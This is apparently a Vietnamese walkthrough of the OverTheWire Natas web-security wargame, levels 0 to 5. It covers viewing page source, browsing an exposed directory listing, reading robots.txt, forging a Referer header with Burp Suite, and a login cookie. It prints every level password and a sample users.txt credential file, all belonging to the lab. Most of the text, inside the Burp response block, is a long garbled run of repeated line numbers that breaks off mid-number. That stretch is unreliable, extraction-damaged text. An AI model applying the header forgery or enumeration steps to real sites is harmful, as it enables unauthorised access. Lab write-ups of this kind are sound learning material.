


BÁO CÁO CHI TIẾT

Level 0

- Level này đơn giản chỉ cần cần trộn U sẽ thấy pass



```


1 <html>
2 <head>
3 <!-- This stuff in the header has nothing to do with the level -->
4 <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/lev
5 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
6 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
7 <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
8 <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
9 <script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src=
0 <script>var wechallinfo = { "level": "natas0", "pass": "natas0" };</script></head>
1 <body>
2 <h1>natas0</h1>
3 <div id="content">
4 You can find the password for the next level on this page.
5
6 <!--The password for natas1 is g9D9cREhslqBKtcA2uocGHPfMZVzeFK6 -->
7 </div>
8 </body>
9 </html>
0
1

```

g9D9cREhslqBKtcA2uocGHPfMZVzeFK6

Level 0 -> 1

- Level này chặn không cho ta dùng chuột phải



- Tuy nhiên thì mình có thể càn trộn U hoặc là càn trộn sít xé là có thể đọc html element rồi

```


1 <html>
2 <head>
3 <!-- This stuff in the header has nothing to do with the level -->
4 <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
5 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
6 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
7 <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
8 <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
9 <script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://n
10 <script>var wechallinfo = { "level": "natas1", "pass": "g9D9cREhslqBKtcA2uocGHPfMZVzeFK6" };</s
11 <body oncontextmenu="javascript:alert('right clicking has been blocked!');return false;">
12 <h1>natas1</h1>
13 <div id="content">
14 You can find the password for the
15 next level on this page, but rightclicking has been blocked!
16
17 <!--The password for natas2 is h4ubbcXrWqsTo7GGnnUMLppXbOogfBZ7 -->
18 </div>
19 </body>
20 </html>
21
22

```

h4ubbcXrWqsTo7GGnnUMLppXbOogfBZ7

Level 1 -> 2

- Bài này hắn bảo là không có gì trên trang hết



- Tuy nhiên khi ta càn trộn U, có thể thấy path dẫn đến một hình ảnh có dạng files/pixel.png như này

```
<body>
<h1>natas2</h1>
<div id="content">
    There is nothing on this page
    
</div>
</body></html>
```

- How about truy cập vào uri /files xem có bị directory listing không

Index of /files

Name	Last modified	Size	Description
Parent Directory	-	-	
pixel.png	2023-02-21 21:59	303	
users.txt	2023-02-21 21:59	145	

Apache/2.4.52 (Ubuntu) Server at natas2.natas.labs.overthewire.org Port 80

- Gõ gang bị nè, mở users.txt là thấy pass của level tiếp

```
# username:password
alice:BYNdCesZqW
bob:jw2ueICLvt
charlie:G5vCxkVV3m
natas3:G6ctbMJ5Nb4cbFwhpMPSvxGHhQ7I6W8Q
eve:zo4nJWynj2
mallory:9urtcpzBmH
```

G6ctbMJ5Nb4cbFwhpMPSvxGHhQ7I6W8Q

Level 2 -> 3

- Landing page của level này cũng nhu level trên, nhưng khi cần trôn U ta có thể đọc được đoạn comment nhu sau

```

1 <html>
2 <head>
3 <!-- This stuff in the header has nothing to do with the level -->
4 <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
5 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
6 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
7 <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
8 <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
9 <script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/
10 <script>var wechallinfo = { "level": "natas3", "pass": "66ctbMj5Nb4cbFwhpMPSvxGhQ7I6W8Q" };</script></head>
11 <body>
12 <h1>natas3</h1>
13 <div id="content">
14 There is nothing on this page
15 <!-- No more information leaks!! Not even Google will find it this time... -->
16 </div>
17 </body></html>

```


- Không cho google tìm được thông tin của web này -> chỉ có thể là file robots.txt để tránh các bot của service cào thông tin, ta truy cập /robots.txt

```

User-agent: *
Disallow: /s3cr3t/

```


- Thấy có path s3cr3t kia, truy cập thì được pass cho level kế tiếp kkk



tKOcJIbzM4lTs8hbCmzn5Zr4434fGZQm

Level 3 -> 4

- Level này mới vô nó bảo như sau



- Có thể hiểu là nó tìm xem ta đến trang này từ trang nào, ở đây có thể nghĩ ngay đến trường http header Referer, có tác dụng trả lời url trước khi ta truy cập đến url hiện tại. Mình sẽ đem nó vào Repeater của burp suite và thêm header là được



```

Request
Pretty Raw Hex
1 GET / HTTP/1.1
2 Host: natas4.natas.labs.overthewire.org
3 Cache-Control: max-age=0
4 Authorization: Basic bmF0YXN0OnRLTGNKSWJ6TTRsVHM4aGJDjXpuVpyNDQzNCZIW1Ft
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/112.0.5615.50 Safari/537.36
7 Accept:
8 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11 Connection: close
12
13

Response
Pretty Raw Hex Render
13 http://natas.labs.overthewire.org/css/level.css">
14 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
15 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
16 <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js">
17 </script>
18 <script src="http://natas.labs.overthewire.org/js/jquery-ui.js">
19 </script>
20 <script src="http://natas.labs.overthewire.org/js/wechall-data.js">
21 </script>
22 <script src="http://natas.labs.overthewire.org/js/wechall.js">
23 </script>
24 var wechallinfo = (
25   "level": "natas4", "pass": "tK0cJIbzM41Ts8hbCmzn5Zr4434fG2Qm"
26 );
27 </head>
28 <body>
29   <h1>
30     natas4
31   </h1>
32   <div id="content">
33     Access granted. The password for natas5 is
34     Z0NsrtIkJoKALBCLi5eqFfcRN82Au2oD
35     <br/>
36     <div id="viewsource">
37       <a href="index.php">
38         Refresh page
39       </a>
40     </div>
41   </div>
42 </body>
43 </html>
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
559
560
561
562
563
564
565
566
567
568
569
569
570
571
572
573
574
575
576
577
578
579
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
598
599
599
600
601
602
603
604
605
606
607
608
609
609
610
611
612
613
614
615
616
617
617
618
619
619
620
621
622
623
624
625
626
627
627
628
629
629
630
631
632
633
634
635
635
636
637
637
638
638
639
639
640
640
641
641
642
642
643
643
644
644
645
645
646
646
647
647
648
648
649
649
650
650
651
651
652
652
653
653
654
654
655
655
656
656
657
657
658
658
659
659
660
660
661
661
662
662
663
663
664
664
665
665
666
666
667
667
668
668
669
669
670
670
671
671
672
672
673
673
674
674
675
675
676
676
677
677
678
678
679
679
680
680
681
681
682
682
683
683
684
684
685
685
686
686
687
687
688
688
689
689
690
690
691
691
692
692
693
693
694
694
695
695
696
696
697
697
698
698
699
699
700
700
701
701
702
702
703
703
704
704
705
705
706
706
707
707
708
708
709
709
710
710
711
711
712
712
713
713
714
714
715
715
716
716
717
717
718
718
719
719
720
720
721
721
722
722
723
723
724
724
725
725
726
726
727
727
728
728
729
729
730
730
731
731
732
732
733
733
734
734
735
735
736
736
737
737
738
738
739
739
740
740
741
741
742
742
743
743
744
744
745
745
746
746
747
747
748
748
749
749
750
750
751
751
752
752
753
753
754
754
755
755
756
756
757
757
758
758
759
759
760
760
761
761
762
762
763
763
764
764
765
765
766
766
767
767
768
768
769
769
770
770
771
771
772
772
773
773
774
774
775
775
776
776
777
777
778
778
779
779
780
780
781
781
782
782
783
783
784
784
785
785
786
786
787
787
788
788
789
789
790
790
791
791
792
792
793
793
794
794
795
795
796
796
797
797
798
798
799
799
800
800
801
801
802
802
803
803
804
804
805
805
806
806
807
807
808
808
809
809
810
810
811
811
812
812
813
813
814
814
815
815
816
816
817
817
818
818
819
819
820
820
821
821
822
822
823
823
824
824
825
825
826
826
827
827
828
828
829
829
830
830
831
831
832
832
833
833
834
834
835
835
836
836
837
837
838
838
839
839
840
840
841
841
842
842
843
843
844
844
845
845
846
846
847
847
848
848
849
849
850
850
851
851
852
852
853
853
854
854
855
855
856
856
857
857
858
858
859
859
860
860
861
861
862
862
863
863
864
864
865
865
866
866
867
867
868
868
869
869
870
870
871
871
872
872
873
873
874
874
875
875
876
876
877
877
878
878
879
879
880
880
881
881
882
882
883
883
884
884
885
885
886
886
887
887
888
888
889
889
890
890
891
891
892
892
893
893
894
894
895
895
896
896
897
897
898
898
899
899
900
900
901
901
902
902
903
903
904
904
905
905
906
906
907
907
908
908
909
909
910
910
911
911
912
912
913
913
914
914
915
915
916
916
917
917
918
918
919
919
920
920
921
921
922
922
923
923
924
924
925
925
926
926
927
927
928
928
929
929
930
930
931
931
932
932
933
933
934
934
935
935
936
936
937
937
938
938
939
939
940
940
941
941
942
942
943
943
944
944
945
945
946
946
947
947
948
948
949
949
950
950
951
951
952
952
953
953
954
954
955
955
956
956
957
957
958
958
959
959
960
960
961
961
962
962
963
963
964
964
965
965
966
966
967
967
968
968
969
969
970
970
971
971
972
972
973
973
974
974
975
975
976
976
977
977
978
978
979
979
980
980
981
981
982
982
983
983
984
984
985
985
986
986
987
987
988
988
989
989
990
990
991
991
992
992
993
993
994
994
995
995
996
996
997
997
998
998
999
999
1000
1000
1001
1001
1002
1002
1003
1003
1004
1004
1005
1005
1006
1006
1007
1007
1008
1008
1009
1009
1010
1010
1011
1011
1012
1012
1013
1013
1014
1014
1015
1015
1016
1016
1017
1017
1018
1018
1019
1019
1020
1020
1021
1021
1022
1022
1023
1023
1024
1024
1025
1025
1026
1026
1027
1027
1028
1028
1029
1029
1030
1030
1031
1031
1032
1032
1033
1033
1034
1034
1035
1035
1036
1036
1037
1037
1038
1038
1039
1039
1040
1040
1041
1041
1042
1042
1043
1043
1044
1044
1045
1045
1046
1046
1047
1047
1048
1048
1049
1049
1050
1050
1051
1051
1052
1052
1053
1053
1054
1054
1055
1055
1056
1056
1057
1057
1058
1058
1059
1059
1060
1060
1061
1061
1062
1062
1063
1063
1064
1064
1065
1065
1066
1066
1067
1067
1068
1068
1069
1069
1070
1070
1071
1071
1072
1072
1073
1073
1074
1074
1075
1075
1076
1076
1077
1077
1078
1078
1079
1079
1080
1080
1081
1081
1082
1082
1083
1083
1084
1084
1085
1085
1086
1086
1087
1087
1088
1088
1089
1089
1090
1090
1091
1091
1092
1092
1093
1093
1094
1094
1095
1095
1096
1096
1097
1097
1098
1098
1099
1099
1100
1100
1101
1101
1102
1102
1103
1103
1104
1104
1105
1105
1106
1106
1107
1107
1108
1108
1109
1109
1110
1110
1111
1111
1112
1112
1113
1113
1114
1114
1115
1115
1116
1116
1117
1117
1118
1118
1119
1119
1120
1120
1121
1121
1122
1122
1123
1123
1124
1124
1125
1125
1126
1126
1127
1127
1128
1128
1129
1129
1130
1130
1131
1131
1132
1132
1133
1133
1134
1134
1135
1135
1136
1136
1137
1137
1138
1138
1139
1139
1140
1140
1141
1141
1142
1142
1143
1143
1144
1144
1145
1145
1146
1146
1147
1147
1148
1148
1149
1149
1150
1150
1151
1151
1152
1152
1153
1153
1154
1154
1155
1155
1156
1156
1157
1157
1158
1158
1159
1159
1160
1160
1161
1161
1162
1162
1163
1163
1164
1164
1165
1165
1166
1166
1167
1167
1168
1168
1169
1169
1170
1170
1171
1171
1172
1172
1173
1173
1174
1174
1175
1175
1176
1176
1177
1177
1178
1178
1179
1179
1180
1180
1181
1181
1182
1182
1183
1183
1184
1184
1185
1185
1186
1186
1187
1187
1188
1188
1189
1189
1190
1190
1191
1191
1192
1192
1193
1193
1194
1194
1195
1195
1196
1196
1197
1197
1198
1198
1199
1199
1200
1200
1201
1201
1202
1202
1203
1203
1204
1204
1205
1205
1206
1206
1207
1207
1208
1208
1209
1209
1210
1210
1211
1211
1212
1212
1213
1213
1214
1214
1215
1215
1216
1216
1217
1217
1218
1218
1219
1219
1220
1220
1221
1221
1222
1222
1223
1223
1224
1224
1225
1225
1226
1226
1227
1227
1228
1228
1229
1229
1230
1230
1231
1231
1232
1232
1233
1233
1234
1234
1235
1235
1236
1236
1237
1237
1238
1238
1239
1239
1240
1240
1241
1241
1242
1242
1243
1243
1244
1244
1245
1245
1246
1246
1247
1247
1248
1248
1249
1249
1250
1250
1251
1251
1252
1252
1253
1253
1254
1254
1255
1255
1256
1256
1257
1257
1258
1258
1259
1259
1260
1260
1261
1261
1262
1262
1263
1263
1264
1264
1265
1265
1266
1266
1267
1267
1268
1268
1269
1269
1270
1270
1271
1271
1272
1272
1273
1273
1274
1274
1275
1275
1276
1276
1277
1277
1278
1278
1279
1279
1280
1280
1281
1281
1282
1282
1283
1283
1284
1284
1285
1285
1286
1286
1287
1287
1288
1288
1289
1289
1290
1290
1291
1291
1292
1292
1293
1293
1294
1294
1295
1295
1296
1296
1297
1297
1298
1298
1299
1299
1300
1300
1301
1301
1302
1302
1303
1303
1304
1304
1305
1305
1306
1306
1307
1307
1308
1308
1309
1309
1310
1310
1311
1311
1312
1312
1313
1313
1314
1314
1315
1315
1316
1316
1317
1317
1318
1318
1319
1319
1320
1320
1321
1321
1322
1322
1323
1323
1324
1324
1325
1325
1326
1326
1327
1327
1328
1328
1329
1329
1330
1330
1331
1331
1332
1332
1333
1333
1334
1334
1335
1335
1336
1336
1337
1337
1338
1338
1339
1339
1340
1340
1341
1341
1342
1342
1343
1343
1344
1344
1345
1345
1346
1346
1347
1347
1348
1348
1349
1349
1350
1350
1351
1351
1352
1352
1353
1353
1354
1354
1355
1355
1356
1356
1357
1357
1358
1358
1359
1359
1360
1360
1361
1361
1362
1362
1363
1363
1364
1364
1365
1365
1366
1366
1367
1367
1368
1368
1369
1369
1370
1370
1371
1371
1372
1372
1373
1373
1374
1374
1375
1375
1376
1376
1377
1377
1378
1378
1379
1379
1380
1380
1381
1381
1382
1382
1383
1383
1384
1384
1385
1385
1386
1386
1387
1387
1388
1388
1389
1389
1390
1390
1391
1391
1392
1392
1393
1393
1394
1394
1395
1395
1396
1396
1397
1397
1398
1398
1399
1399
1400
1400
1401
1401
1402
1402
1403
1403
1404
1404
1405
1405
1406
1406
1407
1407
1408
1408
1409
1409
1410
1410
1411
1411
1412
1412
1413
1413
1414
1414
1415
1415
1416
1416
1417
1417
1418
1418
1419
1419
1420
1420
1421
1421
1422
1422
1423
1423
1424
1424
1425
1425
1426
1426
1427
1427
1428
1428
1429
1429
1430
1430
1431
1431
1432
1432
1433
1433
1434
1434
1435
1435
1436
1436
1437
1437
1438
1438
1439
1439
1440
1440
1441
1441
1442
1442
1443
1443
1444
1444
1445
1445
1446
1446
1447
1447
1448
1448
1449
1449
1450
1450
1451
1451
1452
1452
1453
1453
1454
1454
1455
1455
1456
1456
1457
1457
1458
1458
1459
1459
1460
1460
1461
1461
1462
1462
1463
1463
1464
1464
1465
1465
1466
1466
1467
1467
1468
1468
1469
1469
1470
1470
1471
1471
1472
1472
1473
1473
1474
1474
1475
1475
1476
1476
1477
1477
1478
1478
1479
1479
1480
1480
1481
1481
1482
1482
1483
1483
1484
1484
1485
1485
1486
1486
1487
1487
1488
1488
1489
1489
1490
1490
1491
1491
1492
1492
1493
1493
1494
1494
1495
1495
1496
1496
1497
1497
1498
1498
1499
1499
1500
1500
1501
1501
1502
1502
1503
1503
1504
1504
1505
1505
1506
1506
1507
15
```

Access disallowed. You are not logged in

Name	Value	Domain	Path	Expires / ...	Size
loggedin	0	natas5.n...	/	Session	9

